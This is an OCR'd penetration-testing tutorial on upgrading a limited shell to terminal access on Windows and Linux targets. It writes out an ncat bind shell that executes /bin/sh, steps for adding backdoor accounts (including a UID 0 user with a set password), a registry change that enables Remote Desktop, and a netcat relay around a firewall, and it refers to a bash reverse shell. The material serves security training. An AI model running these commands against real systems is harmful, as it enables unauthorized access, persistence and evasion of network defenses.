Pen Test Tips 2

Shell vs. Terminal

Once you have successfully exploited a target machine you may be faced with a common dilemma that many penetration testers have, do I have shell access or terminal access? Both are not the same and careful knowledge must be used when interacting with a shell access vs. terminal access.

Shell access on a Unix-type server is access to send commands to a target as a user of the system and get a response back (standard input to a shell and standard output from that shell). This shell service is limited and some commands will work and other will not. Window shell access has a similar limited command structure and this article will explore how to navigate and give some interesting tips hopefully as well.

A tool that can demonstrate this is netcat as I will illustrate below using netcat for shell access on a windows target. On a windows machine open up a command prompt and start a netcat listener (see Figure #1). You may need to install the program http://nmap.org/ncat before you continue.

Figure #1 starting a netcat listener on windows

Now connect to it from you Linux box with the following command in Figure #2



Figure #2 connecting to the windows box via netcat listener

You can use many commands but there are a few that you should avoid because they will break your shell and you will have to re-start your listener. This may not be an issue for you but if you have worked a number of hours to get a shell you don't want to lose it. There are number of commands that will break your shell if run such as telnet, ssh, wmic, and the runas command. If the windows box has sysinternals installed this will be a great help but if not you can add a new user and login to get a terminal (see Figure #3). In the example below we have added the user cr0wn with the password of

password to the windows account. Something to consider when doing this if someone is running a sniffer this will be passed in the clear so you might want it encrypted.

Figure #3 adding a user to windows

Below is an example on a Linux box using the *–ssl* option will allow your session to be ssl encrypted by using the following command:

$ ncat –l –ssl –p 6666 –e /bin/sh

Then connect to using the following command:

$ ncat –ssl 10.9.11.32 6666

Now all of your communication is encrypted. I check this by running tcpdump on port 6666 and opened the capture file with wireshark (See Figure #4 encrypted, & Figure #5 un-encrypted).



Figure #4 encrypted



Figure #5 un-encrypted

Now that we have added a user what service can we use to login and have a terminal session? By running the net start command to get a list of services running (see Figure #6).

>net start

Figure #6 running the net start command

We have several different services running to choose from and I notice that WinSSHD is running so we can make a secure connection via ssh to our windows box. Now we can ssh with our new user account to the our windows box and have a terminal session (see Figure #7 & #8). The first time you do this you will be asked to accept a key fingerprint. Now we have taken a limited shell account on our windows target and added a user, discovered what services were running and used one of the services (WinSSHD) to remotely login and get a terminal session. If there are a limited number of services running on the windows box then you will need to start those services. For instance use the following to allow Remote Desktop to the windows box:

```
> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
```

To remove this functionality use the following command:

```
> reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal
Server" /v fDenyTSConnections /t REG_DWORD /d 1 /f
```

When you are finished remove the account you have created with the following command:

C:\> net user cr0wn /del

Figure #7 login via ssh to our windows box



Figure #8 having a terminal session on windows

Now we will explore the limited shell capability on a Linux box. The same approach applies as that of Windows in that we are working to allow access to a terminal. Here we start a netcat listener on our Linux box and connect to it using the following:

$ ncat 10.9.11.32 5555

Again we can use the –ssl to hide our conversation from a sniffer on the network. This command connects to the Linux box with an IP address of 10.9.11.32 on port 5555. Now we can run some commands to see what kind of box we have:

hostname	|	gives us the name of workstation
ifconfig –a	|	gives us the IP address
uname –a	|	identifies the kernel, processor, etc.

whoami	what privileges you have (user)

Some commands to avoid are using any command that will require a password because it will prompt on the machine that the netcat listener is running which is not the box you are on and will cause your shell to crash.

Adding a user account is another way to get terminal access on your target Linux box. This will work if the netcat listener is running as root (see Figure #9).



Figure #9 adding a user david with UID 0

This will add the user david with UID 0 to the account. Next we need to give the user a password and this is when having the –ssl enabled on your netcat connection is important.

echo "david:pass123" | chpasswd

Now we have issued a password (pass123) to the user account david. Now we can check and see if ssh is running and login for terminal access.

ps –aef |grep ssh

This command shows the following: *root 571 1 0 Mar26 ? 00:00:00 /usr/sbin/sshd -D*

Now we can ssh into our target box with our new user account and have terminal access. If ssh is not running on the Linux box then we need to start the service and this can be different with various flavors of Linux. For this version of Ubuntu use the following: */usr/sbin/sshd* followed by *ps –aef | grep ssh* to see if the service is running. Next open up your terminal or ssh client and login with your new account. When you are finished remove the account with the following command: *userdel david*

If your target is protected by a firewall that blocks inbound ssh then you can use a port relay tool to relay around the firewall. This can be performed by a netcat relay. In the example I will be using a Mandriva Linux distro that has a firewall enabled to block ssh from my windows machine but allows port 5555. We will forward TCP connections that arrive on TCP port 5555 to the loopback (lo) interface on TCP port 22. We setup a server netcat to listen on port 5555 and also set up a client netcat to talk to ssh on port 22. By getting them to pass data they receive to each other forming a proxy (see Figure #10) we need the FIFO backpipe p started which already exists in the example. Next we want to receive data on 5555 which is in listen mode and whatever comes in is moved to TCP 22 on the local host.



Figure #10 building a relay from TCP 5555 to TCP 22

What if the target machine you are on does not have netcat installed and you are not allowed to download and install any tools. Your ability to start a reverse shell is limited to the scripting languages installed on the target system. There are a number of ways to accomplish this in the examples below I use bash but there are a number of others at http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet

On the target box we can use the example bash line to connect to our listener windows box (see Figure #11 & #12 below)



Figure #11 Linux bash shell script that connects back to a netcat listener



Figure #12 netcat listener establishing a connection with Linux box

The advantage to this is we are not using any third party tools to connect to our netcat listener and leaves a very small footprint on the targeted system. Everything we type on the local listening server is executed on the target and piped back to use (see Figure #12).